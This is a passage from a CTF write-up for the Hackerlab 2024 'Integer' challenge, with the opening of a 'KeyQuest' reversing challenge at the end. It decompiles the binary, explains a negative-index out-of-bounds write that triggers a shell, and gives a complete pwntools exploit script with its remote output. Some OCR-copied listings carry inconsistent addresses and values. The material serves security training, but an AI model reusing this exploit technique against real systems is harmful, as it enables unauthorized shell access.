Veuillez entrer votre pseudonyme et patienter : hello
a
lsf
ll
lmsal
mgskgm
mgskgm
^C
Δ ~/Desktop/CTF/Hackerlab24/Integer >
```

It seems to print out some text, receive our input and doesn't exit?

To understand it well I decompiled it in Ghidra

## Here's the main function



The screenshot shows the Immunity Debugger interface with the decompiled code of the main function. The code is as follows:

```
4
5 void main(void)
6{
7{
8    int __fd;
9    int in_GS_OFFSET;
10   int local_60;
11   int local_5c;
12   int local_58;
13   undefined local_54 [64];
14   undefined4 local_14;
15   undefined *puStack_10;
16
17   puStack_10 = &stack0x00000004;
18   local_14 = *(undefined4 *) (in_GS_OFFSET + 0x14);
19   local_60 = 0;
20   local_5c = 0;
21   printf("Veuillez entrer votre pseudonyme et patienter : ");
22   fflush(_stdout);
23 LAB_08049242:
24   while( true ) {
25       while( true ) {
26           if (0x3f < local_5c) {
27               puts(&DAT_0804a03c);
28           }
29           if (local_58 != -0x40000544) break;
30           shell();
31       }
32       __fd = fileno(_stdin);
33       read(__fd,&local_60,1);
34       if (local_60 != 0x90) break;
35       putchar(7);
36       local_5c = local_5c + 1;
37   }
38   if (local_60 < 0x91) {
39       if (local_60 == 10) {
40           putchar(7);
41           goto LAB_08049242;
42       }
43       if (local_60 < 0xb) {
44           if (local_60 == 4) {
45               putchar(9);
46               local_5c = local_5c + 1;
47           }
48           else {
49               if (local_60 != 8) goto LAB_080492ff;
50               local_5c = local_5c + -1;
51               putchar(8);
52           }
53           goto LAB_08049242;
54       }
55   }
56 LAB_080492ff:
57   local_54[local_5c] = (char)local_60;
58   local_5c = local_5c + 1;
59   goto LAB_08049242;
60}
61
```

The assembly view at the bottom shows the instruction at address 080492ff: `MOV EAX,dword ptr [EBP + -...]`. The status bar at the bottom indicates: no IPv6 | W: ( 74% at iPhone) 172.20.10.5 | E: down | BAT 70.39% | 378.9 GiB | 1.81| 6.8 GiB | 7.4 GiB | 2024-06-02 14:57:50 | 📡 🚗 🛡 EN ⚡

It look understandable but for better understanding I made some variable renaming and got this

The screenshot shows the Immunity Debugger interface with the assembly decompilation window open. The title bar says "Decompile: main - (integer)". The assembly code is as follows:

```
5 void main(void)
6
7{
8    int fd;
9    int in_GS_OFFSET;
10   int value;
11   int idx;
12   int uninitialized;
13   undefined store [64];
14   undefined4 local_14;
15   undefined *puStack_10;
16
17   puStack_10 = &stack0x00000004;
18   local_14 = *(undefined4 *)in_GS_OFFSET + 0x14);
19   value = 0;
20   idx = 0;
21   printf("Veuillez entrer votre pseudonyme et patienter : ");
22   fflush(_stdout);
23 loop:
24     while( true ) {
25       while( true ) {
26         if (63 < idx) {
27           puts(&sorry);
28         }
29         if (uninitialized != -1073743172) break;
30         shell();
31       }
32       fd = fileno(_stdin);
33       read(fd,&value,1);
34       if (value != 0x90) break;
35       putchar(7);
36       idx = idx + 1;
37     }
38     if (value < 145) {
39       /* check for \n character and skip */
40       if (value == 10) {
41         putchar(7);
42         goto loop;
43       }
44       if (value < 11) {
45         if (value == 4) {
46           putchar(9);
47           idx = idx + 1;
48         }
49         else {
50           if (value != 8) goto store;
51           idx = idx + -1;
52           putchar(8);
53         }
54         goto loop;
55       }
56     }
57 store:
58   store[idx] = (char)value;
59   idx = idx + 1;
60   goto loop;
61 }
62 }
```

The status bar at the bottom shows memory addresses: 08049242, main, and CMP dword ptr [EBP + -0x54...].

This looks much better

```
/* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection:
get_pc_thunk_bx */
/* WARNING: Globals starting with '_' overlap smaller symbols at the same
address */

void main(void)

{
```

int fd;

```
int in_GS_OFFSET;
int value;
int idx;
int uninitialized;
undefined store [64];
undefined4 local_14;
undefined *puStack_10;

puStack_10 = &stack0x00000004;
local_14 = *(undefined4 *)(in_GS_OFFSET + 0x14);
value = 0;
idx = 0;
printf("Veuillez entrer votre pseudonyme et patienter : ");
fflush(_stdout);

loop:
while( true ) {
    while( true ) {
        if (63 < idx) {
            puts(&sorry);
        }
        if (uninitialized != -1073743172) break;
        shell();
    }
    fd = fileno(_stdin);
    read(fd,&value,1);
    if (value != 0x90) break;
    putchar(7);
    idx = idx + 1;
}
if (value < 145) {
    /* check for \n character and skip? */
    if (value == 10) {
        putchar(7);
        goto loop;
    }
    if (value < 11) {
        if (value == 4) {
            putchar(9);
            idx = idx + 1;
        }
        else {
            if (value != 8) goto store;
            idx = idx + -1;
            putchar(8);
        }
        goto loop;
    }
}
```

```


    }
}

store:
    store[idx] = (char)value;
    idx = idx + 1;
    goto loop;
}

```

First it compares a variable with `-1073743172` but notice that the variable wasn't initialized anywhere meaning that it would be compared against a value that was previously stored there in the previous function (i.e when it initializes)

When this comparison returns True it would call the `shell` function which basically does as the name implies



The screenshot shows a debugger window titled "Decompile: shell - (integer)". The assembly code is as follows:

```

1  /* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection: get_pc_thunk_bx */
2
3
4 void shell(void)
5
6{
7    __uid_t __euid;
8    __uid_t __ruid;
9
10   __euid = geteuid();
11   __ruid = geteuid();
12   setreuid(__ruid,__euid);
13   system("./bin/bash");
14   return;
15}
16

```

Next is the main logic of what the binary does

Two values are initialized to 0 which are variable `idx` & `value` where `idx` is a signed integer and an array which can hold up `0x40` bytes is created

It receives a single byte from stdin which is stored in variable `value`

Based on the value provided it performs this check:

- If the value is `0x90` it would put increment `idx` by 1 else:
  - If the value is less than `0x91`:
    - And the value is equal to `0xa` it does nothing and continue the loop
    - If the value is less than `0xb`:
      - And the value is equal to `0x4` it increments the `idx` by 1 else:
        - It decrements the `idx` by 1
        - But if the value equals `0x8` it jumps to the `store` case which does this:

- Stores the current `value` into `array[idx]` and increments `idx` by 1
- Else it would do nothing

Note that this loop is done indefinitely

Ok this check condition seem pretty much duplicates?

From this the important thing I concluded was that:

- We can increment the `idx`
- We can decrement the `idx`
- We can write to the array

Now remember that the program checks if a certain variable equals `-1073743172` but because this can never be true how can we make it true

Due to the data type of the `idx` variable which is that of a `signed int` it can either be positive or negative

And because of this we can cause an out of bound write which happens when it stores our value into the array

Meaning instead of us writing to `array[1], array[2], array[n]` we can do `array[-1], array[-2], array[-3], array[-n]`

And we can make it negative using the decrement option which happens when the value is neither `4` nor `8` so the values suffices this are `5, 6, 7`

Ok time for exploitation

I need to get the location of our array and the uninitialized variable

This was accomplished using gdb

```
Δ ~/Desktop/CTF/Hackerlab24/Integer > gdb-gef chall1
Reading symbols from chall1...
(No debugging symbols found in chall1)
Error while writing index for '/home/mark/Desktop/CTF/Hackerlab24/Integer/chall1': No debugging symbols
GEF for linux ready, type `gef` to start, `gef config` to configure
89 commands loaded and 5 functions added for GDB 13.2 in 0.01ms using Python engine 3.11
gef> disass main
Dump of assembler code for function main:
0x00049166 <+0>:    lea    ecx,[esp+0x4]
0x0004916a <+4>:    and   esp,0xffffffff
0x0004916d <+7>:    push   DWORD PTR [ecx+0x4]
0x00049170 <+10>:   push   ebp
0x00049173 <+11>:   mov    ebp,esp
0x00049176 <+12>:   push   ebx
0x00049179 <+14>:   push   ecx
0x0004917c <+15>:   sub    esp,0x40
0x0004917f <+18>:   call   DWORD PTR <_x86.get_pc_thunk.bx>
0x00049182 <+23>:   add    ebx,0x1d7
0x00049185 <+29>:   mov    eax,gs:0x14
0x00049189 <+35>:   mov    DWORD PTR [ebp+0x4],eax
0x00049192 <+38>:   xor    eax,eax
0x00049195 <+40>:   mov    DWORD PTR [ebp+0x50],0x0
0x00049198 <+43>:   mov    DWORD PTR [ebp+0x54],0x0
0x0004919c <+54>:   sub    esp,0x40
0x0004919f <+57>:   lea    eax,[ebx+0x1fe]
0x00049225 <+63>:   push   eax
0x00049226 <+64>:   call   0x00049050 <printf@plt>
0x00049229 <+69>:   add    esp,0x10
0x0004922c <+72>:   mov    eax,DWORD PTR [ebx+0x4]
0x00049234 <+78>:   mov    eax,DWORD PTR [eax]
0x00049236 <+80>:   sub    esp,0xc
0x00049239 <+83>:   push   eax
0x0004923a <+84>:   call   0x00049060 <fflush@plt>
0x0004923f <+89>:   add    esp,0x10
0x00049242 <+92>:   cmp    DWORD PTR [ebp+0x54],0x3f
0x00049245 <+95>:   jle    0x00049250 <main+116>
0x00049248 <+98>:   sub    esp,0xc
0x0004924b <+101>:  lea    eax,[ebx+0x1fb]
0x00049252 <+107>:  push   eax
0x00049252 <+108>:  call   0x00049080 <puts@plt>
0x00049257 <+113>:  add    esp,0x10
0x0004925a <+116>:  cmp    DWORD PTR [ebp+0x50],0xbfffffab
0x00049261 <+123>:  jne    0x00049268 <main+132>
0x00049263 <+125>:  call   0x00049315 <shell>
0x00049268 <+130>:  jmp    0x00049247 <main+92>
0x0004926b <+132>:  mov    eax,DWORD PTR [ebx+0x4]
0x00049270 <+138>:  mov    eax,DWORD PTR [eax]
0x00049272 <+140>:  sub    esp,0xc
0x00049275 <+143>:  push   eax
0x00049276 <+144>:  call   0x000490c0 <fileno@plt>
0x0004927b <+149>:  add    esp,0x10
0x0004927e <+152>:  sub    esp,0x4
0x00049281 <+155>:  push   0x1
1 2 3 5 6 7 8 9 no IPv6 | Wi-Fi 79% at iPhone 172.28.10.5 | E down BAT 70.39% 378.9 GiB | 1.05 | 7.1 GiB | 7.1 GiB | 2024-06-02 15:26:05
```

```
markhaxor: ~/Desktop/CTF/Hackerlab24/Integer
File Edit View Search Terminal Help
0x000492b3 <+157>: lea    edx,[ebp+0x50]
0x000492b6 <+160>: push   edx
0x000492b7 <+161>: push   eax
0x000492b8 <+162>: call   0x00049040 <read@plt>
0x000492b9 <+167>: add    esp,0x10
0x000492b9 <+170>: mov    eax,DWORD PTR [ebp+0x58]
0x000492b9 <+173>: cmp    eax,0x0
0x000492b9 <+178>: je    0x000492ec <main+262>
0x000492b9 <+185>: cmp    eax,0x0
0x000492b9 <+188>: jg    0x000492ff <main+281>
0x000492b9 <+191>: cmp    eax,0x0
0x000492b9 <+194>: jne    0x000492b7 <main+209>
0x000492b9 <+197>: cmp    eax,0x0
0x000492b9 <+195>: jo    0x000492ff <main+281>
0x000492ab <+197>: cmp    eax,0x4
0x000492ab <+200>: je    0x000492d9 <main+243>
0x000492b0 <+202>: cmp    eax,0x0
0x000492b3 <+205>: je    0x000492cb <main+224>
0x000492b5 <+207>: jmp   0x000492ff <main+281>
0x000492b7 <+209>: sub    esp,0xc
0x000492b8 <+212>: push   0x7
0x000492b8 <+214>: call   0x000490b0 <putchar@plt>
0x000492c1 <+219>: add    esp,0x10
0x000492c4 <+222>: jmp   0x00049313 <main+301>
0x000492c6 <+224>: sub    esp,0xc
0x000492c6 <+228>: sub    esp,0xc
0x000492cd <+231>: push   0x8
0x000492d1 <+233>: call   0x000490b0 <putchar@plt>
0x000492d4 <+238>: add    esp,0x10
0x000492d7 <+241>: jmp   0x00049313 <main+301>
0x000492d9 <+244>: sub    esp,0xc
0x000492d9 <+246>: push   0x9
0x000492d9 <+248>: call   0x000490b0 <putchar@plt>
0x000492d9 <+253>: add    esp,0x10
0x000492d9 <+256>: add    DWORD PTR [ebp+0x54],0x1
0x000492ca <+260>: jmp   0x00049313 <main+301>
0x000492ca <+262>: sub    esp,0xc
0x000492cf <+265>: push   0x7
0x000492f1 <+267>: call   0x000490b0 <putchar@plt>
0x000492f6 <+272>: add    esp,0x10
0x000492f9 <+275>: add    DWORD PTR [ebp+0x54],0x1
0x000492f9 <+281>: mov    eax,DWORD PTR [ebp+0x50]
0x00049302 <+284>: mov    ecx, eax
0x00049304 <+286>: lea    edx,[ebp+0x4]
0x00049307 <+289>: mov    eax,DWORD PTR [ebp+0x54]
0x00049307 <+292>: add    eax,edx
0x00049308 <+294>: mov    BYTE PTR [eax],CL
0x00049308 <+296>: add    eax,DWORD PTR [ebp+0x54],0x1
0x00049312 <+300>: nop
0x00049313 <+301>: jmp   0x00049242 <main+92>
End of assembler dump.
gef> █
1 2 3 5 6 7 8 9 no IPv6 | Wi-Fi 79% at iPhone 172.28.10.5 | E down BAT 70.39% 378.9 GiB | 2.11 | 7.1 GiB | 7.2 GiB | 2024-06-02 15:27:50
```

Uninitialized Variable: \$ebp-0x50

Array[64]: \$ebp-0x4c

How I got that was by looking at the assembly representation of the decompiled code in Ghidra

Now my goal is to overwrite \$ebp-0x50 to 0xbfffffab

I ran the binary to get the address of those value

```
Δ ~/Desktop/CTF/Hackerlab24/Integer > gdb-gef chall
Reading symbols from chall... (No debugging symbols found)
[Thread debugging using libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Veuillez entrer votre pseudonyme et patienter : ^C
Program received signal SIGINT, Interrupt.
0xf7fc8589 in __kernel_vsyscall ()
```

[ Legend: Modified register | Code | Heap | Stack | String ]

Registers

\$eax	: 0xffffffe0
\$ebx	: 0x0
\$ecx	: 0xfffffce20 → 0x00000000
\$edx	: 0x1
\$esp	: 0xfffffcde0 → 0xfffffce78 → 0x00000000
\$ebp	: 0xfffffce78 → 0x00000000
\$esi	: 0x7e1df4 → 0x0021dd8c
\$edi	: 0x7f7fcba1 → 0x00000000
\$eip	: 0xf7fc8589 → <__kernel_vsyscall+9> pop ebp
eflags	: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
\$cs	: 0x23 \$ss: 0x2b \$ds: 0x2b \$es: 0x2b \$fs: 0x00 \$gs: 0x63

Stack

0xfffffcde0	+0x0000: 0xfffffce78 → 0x00000000 ← \$esp
0xfffffcde4	+0x0004: 0x00000001
0xfffffcde8	+0x0008: 0xfffffce20 → 0x00000000
0xfffffcdec	+0x000c: 0xfffffce78 → 0x1ff0003d ("=?")
0xfffffcfd0	+0x0010: 0xfffffce78 → 0x00000000
0xfffffcfd4	+0x0014: 0xf7fd0d60 → 0x00000000 ← __main_resolve+16> pop edx
0xfffffcfd8	+0x0018: 0xfffffce20 → 0x00000000
0xfffffcfdc	+0x001c: 0xf7d0a040 → <read+9> push edi

code:x86:32

0xf7fc8583	<__kernel_vsyscall+3> mov    ebp, esp
0xf7fc8585	<__kernel_vsyscall+5> syenter
0xf7fc8587	<__kernel_vsyscall+7> int    0x80
- 0xf7fc8589	<__kernel_vsyscall+9> pop    ebp
0xf7fc858a	<__kernel_vsyscall+10> pop    edx
0xf7fc858b	<__kernel_vsyscall+11> pop    ecx
0xf7fc858c	<__kernel_vsyscall+12> ret
0xf7fc858d	<__kernel_vsyscall+13> int3
0xf7fc858e	nop

threads

(#0) Id 1, Name: "chall1", stopped 0xf7fc8589 in \_\_kernel\_vsyscall (), reason: SIGINT

trace

(#0) 0xf7fc8589 → \_\_kernel\_vsyscall()

(#1) 0xf7d0a0873 → GL\_\_libc\_read(fd=0x0, buf=0xfffffce20, nbytes=0x1)

(#2) 0x804928d → main()

gef> x \$ebp-0x58

gef> x \$ebp-0x4c

gef> x \$ebp-0x4

gef> █

1 2 3 4 5 6 7 8 9

no IPv6| Wi-Fi: off | iPhone | 172.28.10.5 | 6: down | BAT 70.39% | 378.9 GiB | 1.68 | 7.1 GiB | 7.2 GiB | 2024-06-02 15:31:50

The purpose is to calculate the offset from our input array to that variable

In this case it was

```
Δ ~/Desktop/CTF/Hackerlab24/Integer > python3
Python 3.11.6 (main, Oct 8 2023, 05:06:43) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 0xfffffce28 - 0xfffffce2c
-4
>>> █
```

1 2 3 4 5 6 7 8 9

no IPv6| Wi-Fi: off | iPhone | 172.28.10.5 | 6: down | BAT 70.39% | 378.9 GiB | 1.62 | 7.0 GiB | 7.3 GiB | 2024-06-02 15:32:35

That's equivalent to `-1` since `int` has size of 4 bytes

This means `array[-1] == u-var (uninitialized variable)`

I'm going to start the arbitrary write from the least significant bit

So we write at `array[-4], array[-3], array[-2], array[-1]`

But before that, we should note that the integer value check does not affect our write operation because each byte of the expected value is greater than `0x91` which hits the else condition and does nothing

Here's the code I wrote for it

```
54
55     def solve():
56         check = [0xbff, 0xff, 0xfa, 0xbc]
57
58         io.recvuntil("patienter :")
59         io.sendline(p8(0x8))
60         io.sendline(p8(0x8))
61         io.sendline(p8(0x8))
62         io.sendline(p8(0x8))
63         io.sendline(p8(check[3]))
64         io.sendline(p8(0x6))
65
66
67     io.interactive()
68
69 def main():
70
71     init()
72     solve()
73
74 if __name__ == '__main__':
75     main()
```

Basically it would set `idx` to `-4` then make value `0xbc` and stores it at `array[-4]`

Running that in a debugger shows that it indeed works

The terminal session output is as follows:

```
[mark@mark-OptiPlex-5070: ~]$ cd Desktop/CTF/HackerLab24/Integer
[mark@mark-OptiPlex-5070: ~/Desktop/CTF/HackerLab24/Integer]$ python3 solve.py GDB
[*] /home/mark/Desktop/CTF/HackerLab24/Integer/chall1
[*] /home/mark/Desktop/CTF/HackerLab24/Integer/chall1
Arch: i386-32 LittleEndian
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
[*] Starting local process '/usr/bin/gdbserver': pid 3156866
[*] running in new terminal: ['/usr/bin/gdb', '-q', '/home/mark/Desktop/CTF/HackerLab24/Integer/chall1', '-x', '/tmp/pwnw_jm20_k.gdb']
[*] Switching to interactive mode
$
```

Before Write \$ebp-0x50 is the random value

```
[mark@mark-OptiPlex-5070: ~] ~/Desktop/CTF/Hackerlab24/Integer
[File Edit View Search Terminal Help]
[+] ~/Desktop/CTF/Hackerlab24/Integer > python3 solve.py GDB
[+] '/home/mark/Desktop/CTF/Hackerlab24/Integer/chall1'
[+] '/home/mark/Desktop/CTF/Hackerlab24/Integer/chall1'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
[+] Starting local process '/usr/bin/gdbserver': pid 3156866
[+] running in new terminal: ['/usr/bin/gdb', '-q', '/home/mark/Desktop/CTF/Hackerlab24/Integer/chall1', '-x', '/tmp/pwnw_jm20_k.gdb']
[+] Switching to interactive mode
$
```

After Write

```
[GDB-Pwn]
File Edit View Terminal Tabs Help
pwndbg> x $ebp-0x50
0xffff9505b81 0x77f006bc
pwndbg>
```


Just in case that isn't visible when the program started `$ebp-0x50` was a random value

Then after setting `array[-4] = 0xbc` we see that it indeed changes meaning we got a successful write

But one issue was that `array[-3]` was set to `0x6` which is the value we passed to trigger the `write` condition

This isn't really a problem as we can now write to `array[-3]` with the intended value and repeat the process till we set the whole variable to the expected one

One thing to note again is that the `idx` incremented by 2



The screenshot shows a terminal window with two panes. The left pane contains a GDB session with assembly code and memory dump. The right pane shows a Python script running. A cyan arrow points from the assembly code to the stack dump in the right pane, highlighting the value at index -2.

```
File Edit View Terminal Tabs Help
File Edit View Terminal Help
[+] ~/Desktop/CTF/Hackerlab24/Integer > python3 solve.py GDB
s
[+] '/home/mark/Desktop/CTF/Hackerlab24/Integer/chall1'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
[+] Starting local process '/usr/bin/gdbserver': pid 3331685
[+] running in new terminal: [/usr/bin/gdb', '-q', '/home/mark/Desktop/CTF/Hackerlab24/Integer/chall1', '-x', '/tmp/pwnvd6u7nn.gdb']
[+] Switching to interactive mode
$ 

[+] ~/Desktop/CTF/Hackerlab24/Integer > python3 solve.py GDB
s
[+] '/home/mark/Desktop/CTF/Hackerlab24/Integer/chall1'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
[+] Starting local process '/usr/bin/gdbserver': pid 3331685
[+] running in new terminal: [/usr/bin/gdb', '-q', '/home/mark/Desktop/CTF/Hackerlab24/Integer/chall1', '-x', '/tmp/pwnvd6u7nn.gdb']
[+] Switching to interactive mode
$ 

Index is now -2
```

So I had to set it to `0` by incrementing by 2 which is possible by sending `0x90 | 0x4`

The reason it incremented by two was because it actually made 2 writes `0x06bc` and remember that after it stores our input in `array[idx]` it would increment it by 1

That's the reason!

Moving on we set `array[-3] = 0xfa`

```
55 def solve():
56     check = [0xbff, 0xff, 0xfa, 0xbc]
57
58     io.recvuntil("patienter :")
59     io.sendline(p8(0x8))
60     io.sendline(p8(0x8))
61     io.sendline(p8(0x8))
62     io.sendline(p8(0x8))
63     io.sendline(p8(check[3]))
64     io.sendline(p8(0x6))
65     io.sendline(p8(0x90))
66     io.sendline(p8(0x90))
67
68     io.sendline(p8(0x8))
69     io.sendline(p8(0x8))
70     io.sendline(p8(0x8))
71     io.sendline(p8(check[2]))
72     io.sendline(p8(0x6))
73
74     io.interactive()
75
76 def main():
77
78     init()
79     solve()
80
81 if __name__ == '__main__':
82     main()
```

We can confirm it worked

The screenshot shows two terminal windows. The left window is a terminal session with the command `python3 solve.py GDB`. It displays the program's memory dump, including the variable `check` at address `$ebp-0x50`, which contains the values `0xffffbd7d18: 0xf706fabc`. The right window is the GDB-Pwn interface. It shows the same memory dump, with the value `0xf706fabc` highlighted and labeled "Check". An arrow points from the value to the label "Index is -1", indicating that the index used in the write operation was -1.

This time around our `idx` is `-1`

We again set it to `0` and store `array[-2] = 0xff`

Repeating the process till we make the whole write would spawn a shell because the comparison of `$ebp-0x50` to `1073743172` would return True

Here's my final solve script

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *
from warnings import filterwarnings

# Set up pwntools for the correct architecture
exe = context.binary = ELF('chall1')
context.terminal = ['xfce4-terminal', '--title=GDB-Pwn', '--zoom=0', '--geometry=128x50+1100+0', '-e']

filterwarnings("ignore")
context.log_level = 'info'

def start(argv=[], *a, **kw):
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    elif args.REMOTE:
        return remote(sys.argv[1], sys.argv[2], *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

gdbscript = '''
init-pwndbg
b *main+281
continue
'''.format(**locals())

#=====
#               EXPLOIT GOES HERE
#=====

def init():
    global io

    io = start()

# 0x804925a <main+116>           cmp    DWORD PTR [ebp-0x50], 0xbffffabc

# idx = $ebp-0x54
# store = $ebp-0x4c
# check = $ebp-0x50

# 0x6 -> trigger write
# 0x8 -> decrement index
# 0x90 -> increment index
```

```

def solve():
    check = [0xbff, 0xff, 0xfa, 0xbc]

    io.recvuntil("patienter :")
    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(check[3]))
    io.sendline(p8(0x6))
    io.sendline(p8(0x90))
    io.sendline(p8(0x90))

    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(check[2]))
    io.sendline(p8(0x6))
    io.sendline(p8(0x90))

    io.sendline(p8(0x8))
    io.sendline(p8(0x8))
    io.sendline(p8(check[1]))
    io.sendline(p8(0x6))

    io.sendline(p8(0x8))
    io.sendline(p8(check[0]))
    io.sendline(p8(0x6))

    io.interactive()

def main():

    init()
    solve()

if __name__ == '__main__':
    main()

```

The program handles newline character so `io.sendline()` works fine!

Running it remotely spawns a shell and we get the flag

```
Δ ✘ ~/Desktop/CTF/Hackerlab24/Integer > python3 solve.py REMOTE 135.125.107.236 5024
[+] '/home/mark/Desktop/CTF/Hackerlab24/Integer/chall1'
  Arch: i386-32-little
  RELRO: Partial RELRO
  Stack: No canary found
  NX: NX enabled
  PIE: No PIE (0x8048000)
[+] Opening connection to 135.125.107.236 on port 5024: Done
[+] Switching to interactive mode
/bin/bash: line 2: $'\006': command not found
$ ls -al
total 40
drwxr-xr-x 1 root pwn 4096 May 31 11:03 .
drwxr-xr-x 1 root root 4096 May 31 11:03 ..
-r--r----- 1 root pwn 43 May 31 10:51 .flag_789582.txt
-r--r-x--- 1 root pwn 15184 May 31 10:51 chall1
-r--r-x--- 1 root pwn 36 May 31 10:51 redir.sh
$ cat .flag_789582.txt
HLB2024{int_overflow_exploitation_78956})
$
```

Flag: HLB2024{int\_overflow\_exploitation\_78956)})

## KeyQuest

Challenge

1 Solves



# KeyQuest

200

Reverse

[FR]

Réalisez un audit du système d'authentification de la centrale électrique.

L'objectif est de déterminer s'il est possible de retrouver la clé de l'utilisateur BJIZ-HACKERLAB.

Voici l'OPCODE de la fonction.

[EN]

Conduct an audit of the authentication system at the power plant.

The objective is to determine if it is possible to retrieve a user's key from their username.

Here is the function's OPCODE.

Author: 5c0r7

opcode

Flag

Submit

## We are given a python bytecode to reverse engineer

```
Δ ~/Desktop/CTF/Hackerlab24/Keyquest > cat opcode
 6   0 LOAD_CONST      1 ('\n    password = whippin3(key)(real_password) to keep real_password safe\n    so encrypted_password = dpjLgviGRJJNIIUFeKulls8\n    I deleted real_password from this check function\n    ')
 7   2 STORE_FAST       2 (hint)
 8   4 LOAD_CONST      2 (-9)
 9   6 STORE_FAST       3 (key)
10   8 LOAD_CONST      3 (<code object whippin5 at 0x7f63b6b86c90, file "keygen2.py", line 12>)
11   10 LOAD_CONST     4 ('check.<locals>.whippin5')
12   12 MAKE_FUNCTION   0
13   14 STORE_FAST       4 (whippin5)
14   16 LOAD_CONST      5 (<code object whippin3 at 0x7f63b6b4ca80, file "keygen2.py", line 16>)
15   18 LOAD_CONST      6 ('check.<locals>.whippin3')
16   20 MAKE_FUNCTION   0
